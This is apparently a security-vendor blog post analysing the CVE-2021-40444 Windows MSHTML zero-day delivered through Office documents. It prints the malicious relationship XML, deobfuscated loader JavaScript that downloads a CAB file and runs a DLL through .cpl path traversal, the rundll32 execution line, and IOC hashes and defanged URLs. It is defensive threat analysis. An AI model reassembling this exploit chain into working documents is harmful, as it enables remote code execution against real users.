
Remote Code Execution 0-Day (CVE-2021-40444) Hits Windows, Triggered Via Office Docs

trendmicro.com/en_us/research/21/i/remote-code-execution-zero-day--cve-2021-40444--hits-windows--tr.html

September 9, 2021




Microsoft has disclosed the existence of a new zero-day vulnerability that affects multiple versions of Windows. This vulnerability (designated as CVE-2021-40444) is currently delivered via malicious Office 365 documents and requires user input to open the file to trigger. It should be noted that by default, Office documents downloaded from the internet are opened either in Protected View or Application Guard, both of which would mitigate this particular attack.

If the attacker *is* able to convince the victim to download the file and bypass any mitigation, it would trigger the vulnerability and cause a malicious file to be downloaded and run on the affected machine. Currently, this vulnerability is used to deliver Cobalt Strike payloads.

Microsoft has issued an official bulletin covering this vulnerability. This blog entry discusses how the exploit may work, as well as Trend Micro solutions.


We have obtained multiple samples of documents that exploit this vulnerability. The documents all contain the following code in the *document.xml.rels* file in their package:



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
    <Relationship Id="rId8" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/theme1.xml" />
    <Relationship Id="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml" />
    <Relationship Id="rId7" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target="fontTable.xml" />
    <Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml" />
    <Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml" />
    <Relationship Id="rId6" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target="mhtml:[redacted]
/side.html" TargetMode="External" />
    <Relationship Id="rId5" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image2.wmf" />
    <Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image1.jpeg" />
</Relationships>
```

Figure 1. Code with XML relationships

Note the presence of a URL (which we have removed) that downloads a file titled *side.html* (SHA-256: d0fd7acc38b3105facd6995344242f28e45f5384c0fdf2ec93ea24bfbc1dc9e6). This file contained obfuscated JavaScript; the image in Figure 2 shows part of the deobfuscated code.




```
_0x224f7d['open']()['close']();
var _0x3e172f = new _0x224f7d['Script']['ActiveXObject']('htmlFile');
_0x3e172f['open']()['close']();
_0x35b0d4 = new _0x3e172f['Script']['ActiveXObject']('htmlFile');
_0x35b0d4['open']()['close']();
var _0xf70c6e = new _0x35b0d4['Script']['ActiveXObject']('htmlFile');
_0xf70c6e['open']()['close']();
var _0xfed1ef = new ActiveXObject('htmlfile'),
_0x5f3191 = new ActiveXObject('htmlfile'),
_0xafc795 = new ActiveXObject('htmlfile'),
_0x5a6d4b = new ActiveXObject('htmlfile'),
_0x258443 = new ActiveXObject('htmlfile'),
_0x53c2ab = new ActiveXObject('htmlfile'),
_0x3a627b = window['XMLHttpRequest'],
_0x2c84a8 = new _0x3a627b(),
_0x220eee = _0x3a627b['prototype']['open'],
_0x3637d8 = _0x3a627b['prototype']['send'],
_0x27de6f = window['setTimeout'];
_0x220eee['call'](_0x2c84a8, 'GET', '[redacted]/ministry.cab', ![]),
_0x3637d8['call'](_0x2c84a8),
_0xf70c6e['Script']['document']['write']('<body>');
var _0x126e83 = _0xcf5a2['call'](_0xf70c6e['Script']['document'], 'object');
_0x126e83['setAttribute']('codebase', '[redacted]/ministry.cab#version=5,0,0,0');
_0x126e83['setAttribute']('classid', 'CLSID:edbc374c-5730-432a-b5b8-de94f0b57217'),
_0x1ee31c['call'](_0xf70c6e['Script']['document']['body'], _0x126e83),
_0xfed1ef['Script']['location'] = '.cpl:123',
_0xfed1ef['Script']['location'] = '.cpl:123',
_0xfed1ef['Script']['location'] = '.cpl:123',
_0xfed1ef['Script']['location'] = '.cpl:123',
_0xfed1ef['Script']['location'] = '.cpl:123',
_0xfed1ef['Script']['location'] = '.cpl:123',
_0xfed1ef['Script']['location'] = '.cpl:123',
_0xfed1ef['Script']['location'] = '.cpl:123',
_0xfed1ef['Script']['location'] = '.cpl:123',
_0xfed1ef['Script']['location'] = '.cpl:../../../AppData/Local/Temp/Low/championship.inf',
_0x5f3191['Script']['location'] = '.cpl:../../../AppData/Local/Temp/championship.inf',
_0xafc795['Script']['location'] = '.cpl:../../../../AppData/Local/Temp/Low/championship.inf',
_0x5a6d4b['Script']['location'] = '.cpl:../../../../AppData/Local/Temp/championship.inf',
_0x258443['Script']['location'] = '.cpl:../../../../../Temp/Low/championship.inf',
_0x5a6d4b['Script']['location'] = '.cpl:../../../../../Temp/championship.inf',
_0x5a6d4b['Script']['location'] = '.cpl:../../Low/championship.inf',
_0x5a6d4b['Script']['location'] = '.cpl:../../championship.inf';
```

Figure 2. Deobfuscated JavaScript code

Several actions can be seen in this code: it downloads a .CAB file, extracts a .DLL file from the said .CAB file, and uses path traversal attacks to run the file (which is named *championship.inf*).

Eventually, this leads to the execution of the *championship.inf* file, as seen below:



```
control.exe (428)       Windows Control P...  C:¥Windows¥Syste...
  rundll32.exe (6928)   Windows host proc...  C:¥Windows¥syste...
```

Description: Windows host process (Rundll32)
Company: Microsoft Corporation
Path: C:¥Windows¥system32¥rundll32.exe
Command: "C:¥Windows¥system32¥rundll32.exe" Shell32.dll,Control_RunDLL ".cpl:../../../AppData/Local/Temp/Low/championship.inf",

Figure 3. Properties for execution of payload

This payload is a Cobalt Strike beacon (SHA-256: 6eedf45cb91f6762de4e35e36bcb03e5ad60ce9ac5a08caeb7eda035cd74762b), which we detect as Backdoor.Win64.COBEACON.OSLJAU. As is typically the case with Cobalt Strike, this could allow an attacker to take control of the affected system. The malicious Office files are detected as Trojan.W97M.CVE202140444.A, with the malicious .CAB file detected as Trojan.Win64.COBEACON.SUZ.

As we noted earlier, Microsoft has yet to release an official patch. We reiterate our long-standing advice to avoid opening files from unexpected sources, which could considerably lower the risk of this threat as it requires the user to actually open the malicious file.

We will update this post as necessary if more information becomes available. Updates on Trend Micro solutions can be found on this knowledge base page.

Indicators of Compromise

SHA-256	File Description	Detection Name

1fb13a158aff3d258b8f62fe211fabeed03f0763b2acadbccad9e8e39969ea00	Payload (CAB)	Trojan.Win64.COBEACON.SUZ
5b85dbe49b8bc1e65e01414a0508329dc41dc13c92c08a4f14c71e3044b06185	Exploited Doc	Trojan.W97M.CVE202140444.A
3bddb2e1a85a9e06b9f9021ad301fdcde33e197225ae1676b8c6d0b416193ecf		
199b9e9a7533431731fbb08ff19d437de1de6533f3ebbffc1e13eeffaa4fd455		
938545f7bbe40738908a95da8cdeabb2a11ce2ca36b0f6a74deda9378d380a52		
d0e1f97dbe2d0af9342e64d460527b088d85f96d38b1d1d4aa610c0987dca745		
a5f55361eff96ff070818640d417d2c822f9ae1cdd7e8fa0db943f37f6494db9		
6eedf45cb91f6762de4e35e36bcb03e5ad60ce9ac5a08caeb7eda035cd74762b	Payload (DLL)	Backdoor.Win64.COBEACON.OSLJAU
d0fd7acc38b3105facd6995344242f28e45f5384c0fdf2ec93ea24bfbc1dc9e6	Downloaded JS	Trojan.JS.TIVEX.A

URL	Category
hxxp://hidusi[.]com/	Malware Accomplice
hxxp://hidusi[.]com/e273caf2ca371919/mountain[.]html	
hxxp://hidusi[.]com/94cc140dcee6068a/help[.]html	
hxxp://hidusi[.]com/e8c76295a5f9acb7/side[.]html	
hxxp://hidusi[.]com/e8c76295a5f9acb7/ministry[.]cab	
hxxps://joxinu[.]com	C&C Server
hxxps://joxinu[.]com/hr[.]html	
hxxps://dodefoh[.]com	
hxxps://dodefoh[.]com/ml[.]html	
hxxp://pawevi[.]com/e32c8df2cf6b7a16/specify.html	
hxxp://sagoge[.]com/	Malware Accomplice
hxxps://comecal[.]com/	
hxxps://rexagi[.]com/	
hxxp://sagoge[.]com/get_load	
hxxps://comecal[.]com/static-directory/templates[.]gif	
hxxps://comecal[.]com/ml[.]js?restart=false	
hxxps://comecal[.]com/avatars	
hxxps://rexagi[.]com:443/avatars	
hxxps://rexagi[.]com/ml[.]js?restart=false	
hxxps://macuwuf[.]com	
hxxps://macuwuf[.]com/get_load	

Exploits & Vulnerabilities

Microsoft has disclosed the existence of a new zero-day vulnerability that affects multiple versions of Windows. This vulnerability (designated as CVE-2021-40444) is currently delivered via malicious Office 365 documents and requires user input to open the file to trigger.

By: Trend Micro September 09, 2021 Read time: (words)

Content added to Folio